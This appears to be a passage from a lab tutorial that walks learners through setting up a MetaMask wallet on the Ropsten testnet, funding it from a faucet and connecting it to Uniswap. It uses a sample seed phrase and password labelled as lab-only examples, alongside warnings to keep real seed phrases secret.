If an option is displayed to Help Metamask or Send Data, Select "No".

The next step is to create a Password. Choose any you'd like. This does not impact your private key, but only unlocks the wallet to use so other people cannot make transactions if they get on your computer.

For our exercise we will choose password zzionz Zion



METAMASK

< Back

Create Password

New password (min 8 chars)

.....

Confirm password

.....

I have read and agree to the [Terms of Use](#)

Create

You will now see a Windows to **Reveal Secret** This will be your mnemonic key used to create your wallet, and recover it. Write this down on a separate paper.

⚠ KEEP THIS MNEMONIC SAFE IN A REAL WALLET

For a real wallet NEVER REVEAL YOUR SEED PHRASE TO OTHERS. Keep it safe, written on paper and locked away. Do not take pictures of it, or store on your computer.

For our Lab example we have the seed phrase: wheat depend since wait diagram settle pen speed range dizzy what protect

 Note

You will have a different mnemonic. Do not use this example from the lab.



METAMASK

Secret Backup Phrase

Your secret backup phrase makes it easy to back up and restore your account.

WARNING: Never disclose your backup phrase. Anyone with this phrase can take your Ether forever.

wheat depend since wait diagram
settle pen speed range dizzy what
protect

[Remind me later](#)

[Next](#)

Tips:

Store this phrase in a password manager like 1Password.

Write this phrase on a piece of paper and store in a secure location. If you want even more security, write it down on multiple pieces of paper and store each in 2 - 3 different locations.

Memorize this phrase.

[Download this Secret Backup Phrase and keep it stored safely on an external encrypted hard drive or storage medium.](#)

Confirm your Seed Phrase by clicking yours in the correct order.



METAMASK

< Back

Confirm your Secret Backup Phrase

Please select each phrase in order to make sure it is correct.

wheat depend since wait
diagram settle pen speed
range dizzy

depend diagram dizzy pen
protect range settle since
speed wait what wheat

Confirm

Once your phrase is provided in the correct order, you will get a message stating that **Congratulations**



Congratulations

You passed the test - keep your seedphrase safe, it's your responsibility!


Tips on storing it safely

- Save a backup in multiple places.
- Never share the phrase with anyone.
- Be careful of phishing! MetaMask will never spontaneously ask for your seed phrase.
- If you need to back up your seed phrase again, you can find it in Settings -> Security.
- If you ever have questions or see something fishy, email support@metamask.io.

*MetaMask cannot recover your seedphrase. [Learn more.](#)

All Done

Close any messages that come up asking to swap or do anything else and you should arrive at the new wallet Home Screen.



Step 3

Fund your Testnet Ethereum Wallet

Browse to a test EtherFaucet at <https://faucet.dimensions.network/>

When on the page, open your Metamask plugin, and click the "Networks" button in Metamask. Select the Ropsten Test Network .

The image shows a composite screenshot of a web-based faucet interface and a connected hardware wallet (Trezor 1) in a vault store application.

Left Side (Faucet Interface):

- Header:** Dimensions Network
- Title:** Ropsten Ethereum (rETH)
- Text:** Receive 5 rETH per request
- Form:** Enter Your Ropsten Address
0x9b4a1983397cd6ebf69dD00e533858c024c8523
- Button:** Send Ropsten ETH
- Text:** 3573398 ETH left in Faucet, Gas Limit 400k

Right Side (Vault Store Application):

- Header:** VAULT STORE
- Device:** Trezor 1 (Connected to Ropsten Test Network, address 0x7A16...8523)
- Balance:** 0 ETH
- Buttons:** Buy, Send, Swap
- Sections:** Assets (selected), Activity
- Asset:** 0 ETH
- Buttons:** Add Token

Copy and Paste the Metamask Ropsten Address in Metamask into the **Enter Your Ropsten Address** and click **Send Ropsten ETH**.

After you submit, you should see your Address added to the Queue.

Congratulations, your address has been added to the queue.




Vaults Network

We have just launched Vaults. A network of non-custodial decentralized investment management vaults managed by the Vaults governance protocol. Find out more...

History

Currency	Address	Amount	TxHash	Date/Time
ETH-Ropsten	0xeb65417590452834348763DcC4848A109593c6F7	5	0xc9a58d2292bfd98aeff34e1a21cfeefe3fea4a5c6be3f129ce5c58195dd52e6f	March 1, 2021, 11:59 p.m.
ETH-Ropsten	0x0a3D1b54a8427B5B2144F9542433FD62125fE52a	5	0x7ec0f9baeefb1742632d2d6c1dff04261cca27077a75c310350e1d8d702fc61	March 1, 2021, 11:50 p.m.
ETH-Ropsten	0x1Df34258bfbF05741C8480599Ab3f94599F9a701	5	0x3c06dba9d54b41baed49c740282c571b53bf43d98cc235897738d79e60e981ef	March 1, 2021, 11:47 p.m.
ETH-Ropsten	0xc6ac431EA67a61943ae967f948Ee2Eb9dC96B79c	5	0xd2a7efb3facb52fd29425b232d946f5cbcbbfd34a0b2fce2fc9ae991011952a8	March 1, 2021, 11:43 p.m.
ETH-Ropsten	0xA10b5adBAA47fcA7eeB9e0482A6B6d6c90C41f0C	5	0x489d031bb87476cae76f2456177c6916f7404bdd1ad30401ecd3a115b4c20b55	March 1, 2021, 11:40 p.m.
ETH-Ropsten	0x41286b5F3A7cCDCBD7d42F053A057471E9812566	5	0x7379fd67293134f0c5fecdac3a88fd16f28b2acc4e525770d76983da10b18054	March 1, 2021, 11:39 p.m.
ETH-Ropsten	0x27fBBD4C6C95b9307FCC7425B32dBFB2a8d30848E	5	0x82e62a4c6c7aa1ae8e56bd0a048565f8554a695a6dc5f77e37a32176cf752505	March 1, 2021, 11:38 p.m.
ETH-Ropsten	0x358c3D8FBb6376B8a00cE20f3B2758F92e9e7aF2	5	0xb12fcc7086c91f0ffd191765ce57e682f021cddeb205f7b2ed41c7132b6aa138	March 1, 2021, 11:36 p.m.
ETH-Ropsten	0xca722429C51d57ecd6597f888BCB6149ddA3F793	5	0x1cff96546e7ed0aa0f71d8b80ba1833dd02acd442ee1028c920d39d1de47ac5e	March 1, 2021, 11:35 p.m.
ETH-Ropsten	0x2aA3bf1Da7448F1f2307bDE3C1e94D6058945f47	5	0x47e8b7c1d261de19723b325f1b5754c184327f9117676b0c0e0f25fe7a74d473	March 1, 2021, 11:32 p.m.

After sometime, the Balance of your Test Account should contain some ETH!




Step 4

Connect Metamask to Uniswap DEX


Now that we have 1 ETH (YAY!) Lets Swap it for another token on Uniswap.

On the Browser, navigate to the URL <https://app.uniswap.org/#/swap>

Once there, you will see a button on the top right labeled **Connect to a Wallet**.



Connect to your MetaMask Wallet, but Clicking this, and then MetaMask. Follow the screens to get it integrated with Uniswap.



Uniswap Interface ▾ TEST ETHER TRADER MetaMask Notification — Mozilla Firefox

app.uniswap.org/#/swap 1 of 2

Bookmark it to be safe.

Charts ↗

Swap

From: 0.0 ETH

To: 0.0 Select a token

Back

Initializing...

MetaMask Easy-to-use browser extension.

https://app.uniswap.org

Connect With MetaMask


Select account(s)

New Account

Account 1 (...3586)
3 ETH


Only connect with sites you trust. [Learn more](#)

Cancel Next



Your Metamask Ethereum Wallet should now be connected to the Uniswap Testnetwork. Validate your setup with the following screenshot.

- Ropsten Network is Selected
- Your Wallet is "Connected" Status
- You have some Ethereum in your Wallet




Step 5

Swap your Ether for some USDC.

Now that you have a Metamask Wallet installed, and Account Created and Funded, and youve connected your Wallet to a Decentralized Exchange, Lets swap it for some USDC!

On the Uniswap interface, press Select a token



